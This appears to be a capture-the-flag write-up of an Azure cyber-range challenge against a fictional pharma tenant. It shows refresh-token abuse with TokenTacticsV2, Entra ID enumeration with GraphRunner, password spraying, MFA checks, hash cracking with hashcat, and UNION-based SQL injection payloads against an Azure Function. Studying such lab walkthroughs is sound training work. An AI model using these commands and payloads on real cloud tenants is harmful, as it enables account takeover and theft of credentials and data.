> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2025/thuderdome/an-absent-defense.md).

# An absent defense

## Solve

Looking at the remaining files from the S3 dump, theres nothing that will allow us to escalate our privileges or lateral movement.

<figure><img src="/files/vPchcBRlMZn36M704w1R" alt=""><figcaption><p>PII, while important in real life, its a CTF/Cyber Range so its not as interesting to us</p></figcaption></figure>

The openemr-5.0.2.tar.gz seems to be the exact same copy from the trial-data-management-poc bit bucket URL.


Recall that how in [Flag 2](/ctf-writeup/2025/thuderdome/pulled-from-the-sky.md), we noticed that the web-prod EC2 instance contains some azure credentials, lets try and dump it all.

<figure><img src="/files/12dGZeY6D6nrgiTvGdzH" alt=""><figcaption><p>.azure directory listing</p></figcaption></figure>


<figure><img src="/files/TasqVUfnCg91l1exQ2Wj" alt=""><figcaption><p>azureProfile.json</p></figcaption></figure>


<figure><img src="/files/sCRNsLjxK9zwhdfQBIEY" alt=""><figcaption><p>msal_token_cache.json</p></figcaption></figure>

Reading the msal\_token\_cache.json file, there is a bunch of bearer access token, however some of those had already expired, and some are expiring soon.

So this is not a good way to access the nacer azure account as it might expire any time.

Scrolling further down, we found a credential type called refresh token. By having a refresh token, we are able to obtain new access and refresh token pairs whenever the current one expires. The dedfault lifetime of refresh token is 90days, which allow us to maintain persistency on nacer Azure account, even if we lose access to the EC2.

<figure><img src="/files/G5iN3Dyx7zeZUmYAO9jp" alt=""><figcaption><p>RefreshToken</p></figcaption></figure>

Using the tool [TokenTacticsV2](https://github.com/f-bader/TokenTacticsV2), we are able to get a access token using the refresh token

<figure><img src="/files/jaXJJe8wVm3i0cUQzBhf" alt=""><figcaption><p>Invoke-RefreshToAzureManagementToken -Domain massive-pharma.com -refreshToken $rt</p></figcaption></figure>

Using the AzureManagementToken, we are able to authenticate using Azure Powershell.

<figure><img src="/files/WYX5Ar54jM5rM0FyiPm8" alt=""><figcaption><p>Connect-AzAccount -AccountId nacer@massive-pharma.com -AccessToken $AzureManagementToken.access_token</p></figcaption></figure>

<figure><img src="/files/oEQrShLj82DjCfKwgZUd" alt=""><figcaption><p>Get-AzResource</p></figcaption></figure>

As nacer have access over storage, we are able to list out the storage account. Lets get a storage account token and enumerate the storage account.

<figure><img src="/files/KmNjutF4BTmvggVh8Rfc" alt=""><figcaption><p>Invoke-RefreshToAzureStorageToken -Domain massive-pharma.com -refreshToken $rt</p></figcaption></figure>

Refering to [Azure Storage REST API](https://learn.microsoft.com/en-us/rest/api/storageservices/), we will be

1. Listing Container

```powershell
$storageAccountName = "mpprod"
$headers = @{
    'Authorization' = "Bearer $($AzureStorageToken.access_token)"
    'x-ms-version' = '2020-04-08'
}
$url = "https://$storageAccountName.blob.core.windows.net/?comp=list"
Invoke-RestMethod -Uri $url -Headers $headers -Method Get
```

<figure><img src="/files/P65b0obfD9MAgrCEE92c" alt=""><figcaption><p>Listing Storage Contaier</p></figcaption></figure>

2. Listing blobs in container

```powershell
$containerName = "portal-storage"
$url = "https://$storageAccountName.blob.core.windows.net/$containerName`?restype=container&comp=list"
Invoke-RestMethod -Uri $url -Headers $headers -Method Get
```

<figure><img src="/files/4tFv43xCoOZ6vEJcUaiI" alt=""><figcaption><p>Listing blobs within the storage container</p></figcaption></figure>

3. Downloading the blobs from the container

```powershell
$blobName = "export-users.sh"
$url = "https://$storageAccountName.blob.core.windows.net/$containerName/$blobName"
Invoke-WebRequest -Uri $url -Headers $headers -OutFile $blobName
```


<figure><img src="/files/xJjIAP5sRxEaXOM4fhir" alt=""><figcaption><p>Downloading blobs</p></figcaption></figure>

This seems to be a rabbit hole, since the export-users.sh does not contain much useful information.

However one thing to take note is that the RESOURCE\_GROUP in the export\_users.sh is different from the storage container resoure group. This could be useful in the future as we might be able to identify other storage container in different resource group.

Now that we have finish enumerating Azure Resources, lets pivot into enumerating Entra ID (Azure Active Directory). Ill be using one of my favourite tool [GraphRunner](https://github.com/dafthack/GraphRunner) to enumerate via the graph api.

<figure><img src="/files/E8KoYkM4CxsSqLEpbMXu" alt=""><figcaption><p>Invoke-RefreshToMSGraphToken -Domain massive-pharma.com -refreshToken $rt</p></figcaption></figure>

Its very straight forward to use GraphRunnerGUI, where we can just plug the graph api acess token and use it to run certain commands.

<figure><img src="/files/958prg7qRXyMsturAe0p" alt=""><figcaption><p>parsing the access token to see our scope</p></figcaption></figure>

<figure><img src="/files/Fllna9JAAXPtoFTWx1B0" alt=""><figcaption><p>Able to list user, add the user list to our loot</p></figcaption></figure>

<figure><img src="/files/x7pxwo6uNDLdELDtM0u2" alt=""><figcaption><p>Listing Groups</p></figcaption></figure>

<figure><img src="/files/AFH9atP5q8FLo04xgZcs" alt=""><figcaption><p>Dumped email containing potential password</p></figcaption></figure>

Using GraphRunner, we managed to retreived a list of user and 1 new potential password.

As we dont have much to work off, lets try and spray the potential password against our user list. I will be using [MSOLSpray](https://github.com/dafthack/MSOLSpray).

<figure><img src="/files/iorB8DLrrAEdjsD7o1Qt" alt=""><figcaption><p>Succesfully authenticate with yuki@massive-pharma.com</p></figcaption></figure>

Next, lets try and enumerate to check if MFA is being used using [MFASweep](https://github.com/dafthack/MFASweep).

<figure><img src="/files/UkwPsV6VYkEbWrKNgXx8" alt=""><figcaption><p>Invoke-MFASweep -Username yuki@massive-pharma.com -Password [REDACTED_PASSWORD]</p></figcaption></figure>

<figure><img src="/files/UjOifUZKYnJH7uek3P4x" alt=""><figcaption></figcaption></figure>

From the MFASweep output, it seems like there isnt any Conditional Access Policies or MFA in place to restrict the user yuki.


Using the Azure Portal, we are able to sucesfully authenticate and access the Azure Portal interface.

<figure><img src="/files/AqszkqF1HOkQXngCJEHz" alt=""><figcaption><p>Azure Portal Interface</p></figcaption></figure>

Again looking at the recent resources, two of them stand out immidiately

* mpprod storage account (we access it previously)
* pharsignt-dev function app

Going to the All Resource Page, we also only have access to this two resource.

<figure><img src="/files/UtflVtJhJeRMuklk2JYs" alt=""><figcaption><p>All Resource Tab</p></figcaption></figure>

Looking at the storage browser, it only show the export-user.sh.

<figure><img src="/files/fLrHOmU2o7N3chqYCVnZ" alt=""><figcaption><p>Showing only active blob</p></figcaption></figure>


However, by default it will only show active blobs. We are able to view recently deleted blobs by swapping the options.

<figure><img src="/files/Ih2gtOrJSV5xyYKx1LZY" alt=""><figcaption><p>Showing active and deleted blobs</p></figcaption></figure>

We are able to then download the user\_export\_20240202.csv file using the Storage Browser.

<figure><img src="/files/XF890by5iH1g9mCoBlCn" alt=""><figcaption><p>Downloading the files from version history</p></figcaption></figure>

Looking at the downloaded file, it seems to contain email address as well as hashed password. Lets copy out the hashed password into a text file and try cracking it.

<figure><img src="/files/2ESGM3TeF68BXw29P1ck" alt=""><figcaption><p>uesrs_export_20240202.csv content</p></figcaption></figure>

<figure><img src="/files/cYY9OCzqcIAfvIm54Dv6" alt=""><figcaption><p>piping the hash into a new file to perform hash cracking</p></figcaption></figure>

Using hash-identifier, the hash seems to be a possible sha-256 hash.

<figure><img src="/files/HciJC2kUGzKP0JkiNcMr" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/FYGB9stnNTiJL7bLRjwq" alt=""><figcaption><p>hashcat -m 1400 -a 0 hashed_password.txt /usr/share/wordlists/rockyou.txt</p></figcaption></figure>

We have a new password and username to be added to our loot.

```
testacc@massive-pharma.com:[REDACTED_PASSWORD]
```

Pivoting back into the function app we can see the function app domain as well as the http trigger

<figure><img src="/files/bEApoXdqKI4l6AihaZyS" alt=""><figcaption><p>pharsight-dev function app</p></figcaption></figure>

Trying to use Azure Portal to perform more enumeration on the function app fails due to lack of permission. From the function name `HttpPharSightTrigger01`and the Trigger being HTTP, we can try enumerate the default domain to see if theres any error message.


Referring to Azure Functions docmentation, we are able to craft the route to trigger the function.

<figure><img src="/files/qLMeluFxvX0mVjD1QP59" alt=""><figcaption><p><a href="https://learn.microsoft.com/en-us/azure/azure-functions/functions-bindings-http-webhook-trigger">https://learn.microsoft.com/en-us/azure/azure-functions/functions-bindings-http-webhook-trigger</a></p></figcaption></figure>

Sending a GET request to <https://pharsight-dev.azurewebsites.net/api/HttpPharSightTrigger01> shows a instruction as well as sample data that we can use.

<figure><img src="/files/luIl4l2qJqZI2j8NSQhm" alt=""><figcaption><p>Default Message</p></figcaption></figure>


Sending a POST request with the data, we are returned with output and data.

```bash
curl -X POST https://pharsight-dev.azurewebsites.net/api/HttpPharSightTrigger01 \
-d '{"trialname": "CardioPhase II"}'
```

<figure><img src="/files/HXhSRw5futyVfmx1NeV8" alt=""><figcaption></figcaption></figure>


The output seems to be from a database that show the number of columns. This might be suseptible to SQL Injection. I will proxy the request over the burpsuite so that I do not need to deal with escaping shell properly.

```bash
curl -k -x http://127.0.0.1:8080 -X POST \
https://pharsight-dev.azurewebsites.net/api/HttpPharSightTrigger01 \
-d '{"trialname": "CardioPhase II"}'
```

Looking at Brupsuite, we are able to see the request in the HTTP request tab.

<figure><img src="/files/tcyvu28f2tl8MjkrMJKP" alt=""><figcaption><p>Burpsuite history</p></figcaption></figure>


Next, I will forward the request to repeater by pressing Ctrl + R. I also changed the trialname to a single quote.

<figure><img src="/files/vpA1WFZGmrg4pQYPDqv8" alt=""><figcaption><p>SQL injection proof of concept</p></figcaption></figure>

From the error we received, we are certain that this application is vulnerable to SQL Injection.

Now lets try and craft the original SQL Query based on our output, and then try and perform SQL Injection.

Based on the previous output, we have 6 columns along with their data type

```
id full_name participant_id date trialname health_conditions
```

<figure><img src="/files/xVlE1jBmvOfdjdp7rin0" alt=""><figcaption></figcaption></figure>

The output ItemArray also matches the number of column.

So a valid assumption of how the SQL might work is

```sql
SELECT id, full_name, participant_id, date, trialname, health_conditions 
FROM table_name WHERE trialname = <userinput>
```

From the data type, we can also safely assume that its a Windows SQL server. But for sanity check, lets attempt to retrieve the banner

```sql
'UNION SELECT 1, @@version, null, null, 5,6 --  
```

<figure><img src="/files/FIj6SxkXY7D6PQltBJ3V" alt=""><figcaption><p>Retrieving Server Banner</p></figcaption></figure>

Getting Table Name

```sql
'UNION SELECT 1, table_name, null, null, 5,6 from information_schema.columns --  
```

Output Data: appusers, database\_firewall\_rules, Participants

<figure><img src="/files/L0l9cI5VfjQMcEMHsWId" alt=""><figcaption><p>Get Table</p></figcaption></figure>


Getting Table Column

```sql
'UNION SELECT 1, column_name, null, null, 5,6 from information_schema.columns where table_name = \'appusers\' --  
```

Output Data: id, password, username

<figure><img src="/files/afiBOmYlWDDULcZ30Btm" alt=""><figcaption><p>Get columns</p></figcaption></figure>

Getting username and password

```sql
'UNION SELECT null, id, null, null, username,password from appusers  --  
```

<figure><img src="/files/3wHyRSgnbdRtBxclEvYQ" alt=""><figcaption></figcaption></figure>

Other than the flag, we also get a set of credential for nina.

<figure><img src="/files/7DeMscQlVsVnpmas0cNO" alt=""><figcaption></figcaption></figure>

Now lets add nina password to our loot.

## TLDR

* Use Refresh Token to get access token
* Enumerate Azure Resources (storage account)
* Use TokenTacticsV2 to request an MSGraphToken
* Plug the access token to raph runner to enumerate AzureAD and Outlook
* Plaintext credential spotted in Outlook
* Spray with MSOLSpray using new credentials and check for MFA with MFASweep
* Access yuki account with new credential
* Download database dump from Storage Account versioning and crack the hashes
* Identify that theres a Function App running and enumerate the function app
* Perform SQL Injection to get flag and nina credential

## Reference

* <https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens>
* <https://github.com/f-bader/TokenTacticsV2>
* <https://learn.microsoft.com/en-us/rest/api/storageservices/>
* <https://github.com/dafthack/GraphRunner>
* <https://github.com/dafthack/MFASweep>
* <https://learn.microsoft.com/en-us/azure/azure-functions/functions-bindings-http-webhook-trigger>